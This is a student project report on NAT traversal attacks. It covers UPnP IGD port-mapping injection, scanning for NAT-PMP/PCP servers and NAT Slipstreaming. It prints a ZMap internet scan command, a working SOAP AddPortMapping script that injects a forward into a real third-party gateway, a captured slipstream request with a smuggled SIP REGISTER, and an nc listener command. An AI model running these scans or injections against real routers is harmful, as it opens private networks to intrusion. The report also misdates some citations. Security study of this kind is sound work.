Using Protocols for Peeking Behind NAT Gateways

Xun Liang,Rui Wang ,Fan Ye ,YuChen Peng

I. Introduction

In this project, we focus on how to perform NAT traversal attacks, and have implemented 3 different attack methods, including UPnP IGD Injection, NAT-PMP/PCP Injection and NAT Slipstreaming. We will introduce those attacks and demonstrate the implementation.The papers we mainly refer to is *On Using Application-Layer Middlebox Protocols for Peeking Behind NAT Gateways.*[1]

II. UPnP IGD Injection

A. Background

Universal Plug and Play (UPnP) is a set of networking protocols which aim at enabling consumer devices to discover and control other UPnP-enabled devices effortlessly. In practice, UPnP is typically used in the context of home-entertainment systems for media streaming and playback controlling. UPnP Internet Gateway Device (IGD) profile is a suite of UPnP services for configuring gateway devices.

B. Expriment

The experiment is to utilize the vulnerabilities in the UPnP protocol and peek behind the gateway devices, getting access to these unroutable terminals. Our main contribution is to scan a LAN, and find these real-world vulnerable devices. Although the paper has given the sketchy attack method without any codes, it still requires us to find exactly what we should focus on and what commands we should use. We have also learned the SOAP protocol to implement the injection attack. In the process of exploring the attack method, we overcome many technique problems related with protocol detailes.

Obtaining that information is a three-step process, as illustrated in Below:

(i) discovering UPnP devices by sending discovery requests with a port scanning tool such as ZMap

(ii) downloading the device description file from responsive hosts to see if they are exposing the services of our interest

(iii) enumerating over existing port forwards and injecting port mapping entries to make the gateway device a proxy.

B.1 Discovering UPnP devices

The Simple Service Discovery Protocol (SSDP) uses HTTP-like requests on the UDP multicast group 239.255.255.250 with port 1900 for UPnP discovery, we use the wildcard target ”ssdp:all” to elicit responses about all available UPnP services on all devices receiving the request.




Fig. 1: UPnP protocol stack

The UPnP protocol stack is based on the standard IP protocol and is separated from the underlying network medium.

SSDP is one of the core protocols of the UPnP protocol stack. It is built on the basis of HTTPU and HTTPMU, and is an application layer protocol for discovering equipment or resources of interest in a local area network by sending information to a broadcast address or broadcast port.

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 20
ST:ssdp:all
```

Fig. 2: ssdp:pkt

Here, ”ST” means search target, and broadcast on this group is a part of the SSDP. Each UPnP device receiving this IP address will give a response. Requesting party sends a discovery request containing a Search Target (ST) header. All matching devices supporting the searched service shall send a unicast reply to the requester, one for each matching service in case there exist multiple matching services.

As below is an example of Zmap command to descover UPnP devices in hongkong :

```
zmap -M upnp -p 1900 --probe-args=file:ssdp.pkt
     -N 100 -f saddr,data -o \$(pwd)/res -O json
      -I hk.zone

-M : probe-modules
-p : target port
-N : max-result
--probe-args : the argument used in the search
-I : the ip address used in the search
-f , -o , -O  :  used to format the output
```

So, the command means to send *ssdp.pkt* to the ip address in the hk.zone using upnp service on the port 1900.

After the commond is finished, we will get a list of information of the responded servers.

B.2 Finding Port Mapping Services

It seems impossible to download file on an internal server, but actually, this internal IP is likely to be binded with the gateway.

For example, we can get a search reponse like this in the first step.

```
srcip: 192.0.2.123 Search response
200 OK
LOCATION: http://10.0.0.1/gatedesc.xml
```

So the *http://10.0.0.1/gatedesc.xml* is the xml file for the vulnerable device 192.0.2.123.

The first step our crawler takes is extracting the location of the device description file (contained in the LOCATION header of the discovery response), replacing the (potentially internal, 10.0.0.1 in the example) IP address with the source of the SSDP reply (192.0.2.123 in the example) and finally trying to fetch the file

We write a script to get the device description file according to the results we get in the first step.

B.3 Listing Existing Port Mappings

Send a specifically crafted, SOAP-formed HTTP POST request to the service endpoint to Invoke a UPnP action. This request contains a ‘SoapAction‘ header describing the action to execute and its body is an XML-encoded SOAP document containing the parameters specific to the action.

Example:

Below is a xml file of device description we get from step 2. Here we only focus on the ”WANIPConnection”, supporting the services which shall only be exposed to the internal computers.

```
<service>
<serviceType>urn:schemas-upnp-
    org:service:WANIPConnection:1</serviceType>
<serviceId>urn:upnp-org:serviceId:WANIPConn1</
    serviceId>
<controlURL>/etc/linuxigd/gateconnSCPD.ctl</
    controlURL>
<eventSubURL>/etc/linuxigd/gateconnSCPD.evt</
    eventSubURL>
<SCPDURL>/etc/linuxigd/gateconnSCPD.xml</SCPDURL
    >
</service>
```

The *SCPDURL* is the location for xml file of action. It lists all the actions that the SOAP command can use. The *controlURL* is the url where we send SOAP commands.

example file as below:

```
<name>AddPortMapping</name>
<argumentList><argument>
<name>NewRemoteHost</name>
<direction>in</direction>
<relatedStateVariable>RemoteHost</
    relatedStateVariable>
</argument><argument>
<name>NewExternalPort</name>
<direction>in</direction>
<relatedStateVariable>ExternalPort</
    relatedStateVariable>
</argument><argument>
<name>NewProtocol</name>
<direction>in</direction>
<relatedStateVariable>PortMappingProtocol</
    relatedStateVariable>
</argument>
```

Now, we can do some actions, such as AddPortMapping, targeting the gateway.


The headers are crucial important——after the ‘#’ must we fill in the action name. 47.95.164.112 is a sever of the *.csdn.net. We redirect the packet on the 6336 port to the 433 port of CSDN sever. If this injection is success, when requesting “https://14.136.109.38:6336”, we should be notified by the browser that the certificate is unsafe (the gateway is sending csdn’s certificate).

```
import xml.dom.minidom as xml
import requests as http

#52955
url="http://14.136.109.38:52955/etc/linuxigd/
    gateconnSCPD.ctl"
headers={"CONTENT-TYPE":'text/xml;charset="utf
    -8"',
"SOAPACTION":"urn:schemas-upnp-org:service:
    WANIPConnection:1#
    GetSpecificPortMappingEntry"}

body="""<?xml version="1.0"?>
<s:Envelope
 xmlns :s="http://schemas.xmlsoap.org/soap/
    envelope/"
 s :encodingStyle="http://schemas.xmlsoap.org/
    soap/encoding/">
        <s:Body>
                <u:AddPortMapping xmlns:u="urn:
    schemas-upnp-org:service:WANIPConnection
    :1">
                <NewExternalPort>6336</
                    NewExternalPort>
                <NewProtocol>TCP<NewProtocol>
              <NewInternalPort>443</
                  NewInternalPort>
              <NewInternalClient>47.95.164.112<
                  NewInternalClient>
    <NewPortMappingDescription>JustforStudy</
        NewPortMappingDescription>
        </u:AddPortMapping>
        </s:Body>
</s:Envelope>
"""
res=http.post(url=url,data=body,headers=headers)
print(res.content)
```

Fig. 3: ssdp:pkt


不安全 | 14.136.109.38:6336

应用 Gmail 地图 YouTube baidu 有道首页 浙大 华为 tofel os比赛 其他书签

您的连接不是私密连接

攻击者可能会试图从 **14.136.109.38** 窃取您的信息（例如：密码、通讯内容或信用卡信息）。了解详情

NET::ERR_CERT_COMMON_NAME_INVALID

如果您想获得 Chrome 最高级别的安全保护，请开启增强型保护

隐藏详情 返回安全连接

此服务器无法证明它是**14.136.109.38**；其安全证书来自***.csdn.net**。出现此问题的原因可能是配置有误或您的连接被拦截了。

继续前往14.136.109.38（不安全）

Fig. 4: unsafe certificate

III. NAT-PMP/PCP Injection

A. Background

NAT-PMP uses a simple UDP-based binary protocol on port 5351, supporting only three operations: (i) ANNOUNCE for determining the external address of the NAT gateway and for server to client signaling, (ii) Map UDP, and (iii) Map TCP for requesting forwarding.

Port Control Protocol (PCP) is the successor of NAT-PMP using the same port, a compatible packet format, and similar operational semantics. The protocol was extended to support IPv6, the management of outbound mappings (PEER opcode), and more.




Fig. 5: PCP header

B. *Experiment*

The experiment, which is has two steps:
(i)Discovering PCP Servers
(ii)Checking for 3rd party option


B.1 Discovering PCP Servers

We can do a single query to discover servers supporting either of the protocols by sending a single PCP ANNOUNCE request. For this, we prepare a request containing only the PCP base header including our IP address as the requester. We set the version field to "2" (PCP) and the lifetime to "0", and run a scan on port 5351 on the whole Internet with ZMap.

Correctly configured PCP servers should silently drop these packets as they are not arriving from the internal network. If that does not happen and the server processes the packet correctly, we expect to receive *SUCCESS* in the result field with the epoch field filled with device's current uptime. If the host supports only NAT-PMP or a vendor-specific implementation (version 1 in the payload), an *UNSUPP_VERSION* response is expected.

We first used *VERSION=2* to detect the PCP gateways, but only three devices in HongKong responded with *UNSUPP_VERSION*.

However, after using the *VERSION=1*, all of them refused with *UNAUTHORIZED*. Since no vulnerable devices are founded, the step 2 is shelved.



```
lx@ubuntu:~/workspace/nsec$ cat resnatpmp
{ "saddr": "218.250.218.10", "data": "00810002280f6086000000000ac0615a" }
{ "saddr": "42.200.170.95", "data": "0081000202ec5731000000000ac0615a" }
{ "saddr": "124.244.223.76", "data": "00810002280f607f000000000ac0615a" }
```

Fig. 6: UNAUTHORIZED response

B.2 Checking for 3rd party option

Further more , we want to understand how many of those PCP supporting servers would support the THIRD PARTY option for creating arbitrary forwards. To this end, we sent a specifically crafted MAP request to create a forward on the very same IP address sending out these requests, i.e., our scanner computer. If the option is not supported at all by the PCP server, it should respond with a *UNSUPP_OPTION* result code indicating that fact. Recalling back to the implicit forward destination, the RFC mandates that the third-party forward target has to be different from the source address, and violations must be reported back with an *MALFORMED_REQ* error.

IV. NAT Slipstreaming

A. *Background*

NAT Slipstreaming [2] allows an attacker to remotely access any TCP/UDP service bound to any system behind a victim's NAT, bypassing the victim's NAT/firewall (remote arbitrary firewall pinhole control), just by the victim visiting a website.




Fig. 7: NAT Slipstreaming diagram

Figure 7 is provided by the project releaser, and it is pretty self-explanatory: we can see the victim (blue object), the NAT service (in this case, the router), the website used to deliver the attack, and finally other devices on the victim's local network, which can usually only be accessed from within the local network. In this scenario, imagine you are the victim and you browse into a site with a malicious JavaScript or malicious advertisement. This JavaScript Code running on your browser, will trick the router to open a port forwarding rule so they can communicate with those services behind your NAT.

This attack only works if the targeted NAT or firewall, supports Application Level Gateways (ALG)[3]. This is a technology that helps to support protocols that require multiple ports to work. A common example is VoIP protocols like SIP. The interesting thing is that nowadays, there is a huge range of devices that come with this technology enabled by default. Like your home network router, for example. This leaves a huge attack surface to exploit.


B. *Technical Details*

NAT Slipstreaming attack performs likes this:

First, the victim visits a malicious site or a site with a malicious advertisement.

Second, the Internal IP of the victim must be extracted by the browser and sent to the attacker's server.

Two techniques can be used to discover the internal IP of the victim: WebRTC or hidden IMG tags. For the first case, browser like chrome divulge the local IP via WebRTC over HTTPS, so it may be necessary to bounce between HTTPS and HTTP to successfully exploit this attack. While for the second technique, this has been seen before, and it is possible to identify the internal IPs by using hidden image tags that try to load images from all the common gateways addresses like 192.168.0.1 or 10.0.0.1. This, together with *onerror* and *onsuccess* HTML events, will help attackers to identify valid network ranges. Each time a new image tag is written to the page a new timer is started Then, if *onsuccess* is triggered, this means that the IP is a web server if the IP is on the network but it responds with a TCP RST message, it means that the IP exists but there is no web server. This will trigger an *onerror* event. Finally, if no RST is received, neither a response, it means that the IP does not exist on the network. Once the subnet range has been identified, the same timing attack is replicated across all possible local IPs of the range, until the local IP address of the victim is identified. Usually, the internal IP would be the fastest to respond (as shown in Figure 8.), However, sending the final attack to all the possible IPs may increase the chances to happen.



https://samy.pl || @samykamkar || email me

NAT Slipstreaming allows an attacker to remotely access any TCP/UDP services bound to a victim machine, bypassing the victim's NAT/firewall (arbitrary firewall pinhole control), just by the victim visiting a website. Full writeup here.

github.com/samyk/slipstream: NAT Slipstreaming PoC code

please run:
```
echo something here | (nc -vl 3306 || nc -vvlp 3306)
```

then hit the button below

Port: 3306

```
sc ▸RTCPeerConnectionIceEvent {isTrusted: true, candidate: RTCIceCandidate, type: "icecandidate", target: RTCPeerConnection, currentTarget: RTCPeerConnection, …}   server?localip=nerp:722
{"isTrusted":true}
canjs                                                                                                                                                               server?localip=nerp:724
 ▸RTCIceCandidate {candidate: "candidate:1204296370 1 udp 2113937151 674cca56-6dc…typ host generation 0 ufrag m6/E network-cost 999", sdpMid: "1", sdpMLineIndex: 1, foundation: "1204296370", compon
  ent: "rtp", …}
{"candidate":"candidate:1204296370 1 udp 2113937151 674cca56-6dce-497b-b5d0-ffa395356251.local 53557 typ host generation 0 ufrag m6/E network-cost 999","sdpMid":"1","sdpMLineIndex":1}
odd, webrtc got candidate but don't see local ip, maybe ipv6? trying internal scan                                                                                  server?localip=nerp:741
▸GET http://192.168.0.1/samy.jpg net::ERR_CONNECTION_RESET                                                                                                          192.168.0.1/samy.jpg:1
[redacted]CIceCandidate, type: "icecandidate", target: RTCPeerConnection, currentTarget: RTCPeerConnection, …}                                                       server?localip=nerp:722
{"isTrusted":true}
canjs                                                                                                                                                               server?localip=nerp:724
 ▸RTCIceCandidate {candidate: "candidate:2391745697 1 udp 2113939711 a858c670-95f…typ host generation 0 ufrag m6/E network-cost 999", sdpMid: "1", sdpMLineIndex: 1, foundation: "2391745697", compon
  ent: "rtp", …}
{"candidate":"candidate:2391745697 1 udp 2113939711 a858c670-95fe-4385-bf99-70e423d8c1c7.local 53558 typ host generation 0 ufrag m6/E network-cost 999","sdpMid":"1","sdpMLineIndex":1}
odd, webrtc got candidate but don't see local ip, maybe ipv6? trying internal scan                                                                                  server?localip=nerp:741
sorted ▸["192.168.0.1"]                                                                                                                                             server?localip=nerp:216
//samy.pl/natpin/nlog 194                                                                                                                                           server?localip=nerp:586
stun gathering ▸Event {isTrusted: true, type: "icegatheringstatechange", target: RTCPeerConnection, currentTarget: RTCPeerConnection, eventPhase: 2, …}             server?localip=nerp:714
sc ▸RTCPeerConnectionIceEvent {isTrusted: true, candidate: null, type: "icecandidate", target: RTCPeerConnection, currentTarget: RTCPeerConnection, …} {"isTrusted":true}   server?localip=nerp:722
canjs null null                                                                                                                                                     server?localip=nerp:724
odd, webrtc got candidate but don't see local ip, maybe ipv6? trying internal scan                                                                                  server?localip=nerp:741
```

Fig. 8: Local ip response diagram

Third, the attacker will use JavaScript again to send a large TCP packet to the attacker server via a POST HTTP Request, generating, therefore, a TCP segmentation. This means that the original packet is too big to be contained in only one packet, and multiple TCP segments are required to be sent instead of one.

Step four, once the POST request is received by the server, the attacker will calculate the offset where this packet is fragmented and will send a second POST HTTP Request, but this time, a SIP REGISTRATION packet will be hidden inside of the POST data. In the router's perspective, ALG works by intercepting and analyzing the specified traffic (SIP packets, for example), and defining dynamic policies to allow traffic to pass through the gateway. So whenever ALG detects that a new peer to peer communication is required in order to establish the VoIP connection, it will open the required ports for the communication channel. The whole process is shown in Figure 9.





Fig. 9: Slipstreaming in router's perspective

We can inject a SIP packet just where the next fragments begins (shown in Figure 10.), it seems that most routers are not smart enough to realize that this packet is part of a sequence of multiple TCP packets, and therefore, it is tricked to open a port when it sees this new TCP fragment that has the format of a SIP REGISTER message. For those who are more used to web attacks, this immediately reminds me of HTTP smuggling attacks. Not the same technique but it does something similar with TCP and UDP packets.



```
POST /samy_n?1 HTTP/1.1
Host: samy.pl:5060
Connection: keep-alive
Content-Length: 2184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://samy.pl
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYRQjCs6FWABBL7ml
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://samy.pl/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: adminpwd=NTk2Zjc1MjA2NjZmNzU2ZTY0MjA0NTYxNzM3NDY1NzIyMDQ1Njc2NzIwMjMzMTIx; envcookie=1798936959

------WebKitFormBoundaryYRQjCs6FWABBL7ml
Content-Disposition: form-data; name="C2"

^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^=
REGISTER sip:samy.pl;transport=TCP SIP/2.0
Via: SIP/2.0/TCP [redacted]:5060;branch=I9hG4bK-d8754z-c2ac7de1b3ce90f7-1---d8754z-;rport;transport=TCP
Max-Forwards: 70
Contact: <sip:samy@[redacted]:3306;rinstance=v40f3f83b335139c;transport=TCP>
To: <sip:samy@samy.pl;transport=TCP>
From: <sip:samy@samy.pl;transport=TCP>;tag=U7c3d519
Call-ID: aaaaaaaaaaaa012982457596984576bbbbbbZjQ4M2M.
CSeq: 1 REGISTER
Expires: 70
Allow: REGISTER, INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE
Supported: replaces, norefersub, extended-refer, timer, X-cisco-serviceuri
User-Agent: samy natpinning v2
Allow-Events: presence, kpml
Content-Length: 0


------WebKitFormBoundaryYRQjCs6FWABBL7ml--
```

Fig. 10: Insert SIP packet in the TCP fragment

Now that the router has been tricked by this SIP packet, it will open the port mentioned there, and the attacker can now access any TCP port on the victim machine despite NAT being in place. This attack can also be done with UDP, sending a large UDP beacon using WebRTC TURN authentication, forcing an IP fragmentation.

C. Experiment

After some researches, we find that it is hard to implement nat slipstreaming attack based on the web delivery as the orignal article displays. Two main reasons account for it:

(i) Major browser vendors (Chromium and Firefox) have gradually provided mitigations against this through blocking outbound connections to port 5060

(ii) The delivery is unreliable by HTTP client : some networking equipment fails to parse the SIP requests generated by an HTTP client and simply drops them at the router

Therefore, we skip over the web based delivery and just exploit ALGs and SIP protocol to experiment how nat slipstreaming can do.

We use go language to implement a go script to run on both our server and client. First, for the server, it will open up its TCP 5060 port and start its TCP server listening. Then we run our client to send a SIP register request. The requests include the server's ip address and 5060 port as well as the local port it wants to expose.

After receiving the client's request, the server will immediately responds with its SIP Response. When the response is processed by the router, it will replace the public IP with the internal IP and open up the request post. Now when the server tries to connect directly to the internal port, the connection will be in a success.





Fig. 11: demo principle



```
 main  ./slipstream -ip 10.162.11.51 -host 121.36.9.200 -rp 5060 -lp 88
listening on port: 88
accepted connection from: 121.36.9.200:35406
received message from remote server: `hello from the internet!`
```

Fig. 12: result

Referencias

[1] Teemu Rytilahti and Thorsten Holz, *On Using Application-Layer Middlebox Protocols for Peeking Behind NAT Gateways*, The Internet Society, 2020.

[2] Samy Kamkar, "Nat slipstreaming," [EB/OL], `https://github.com/samyk/slipstream` Accessed April 20, 2010.

[3] Wikipedia, "Application-level gateway," [EB/OL], `https://en.wikipedia.org/wiki/Application-level_gateway` Accessed April 20, 2010.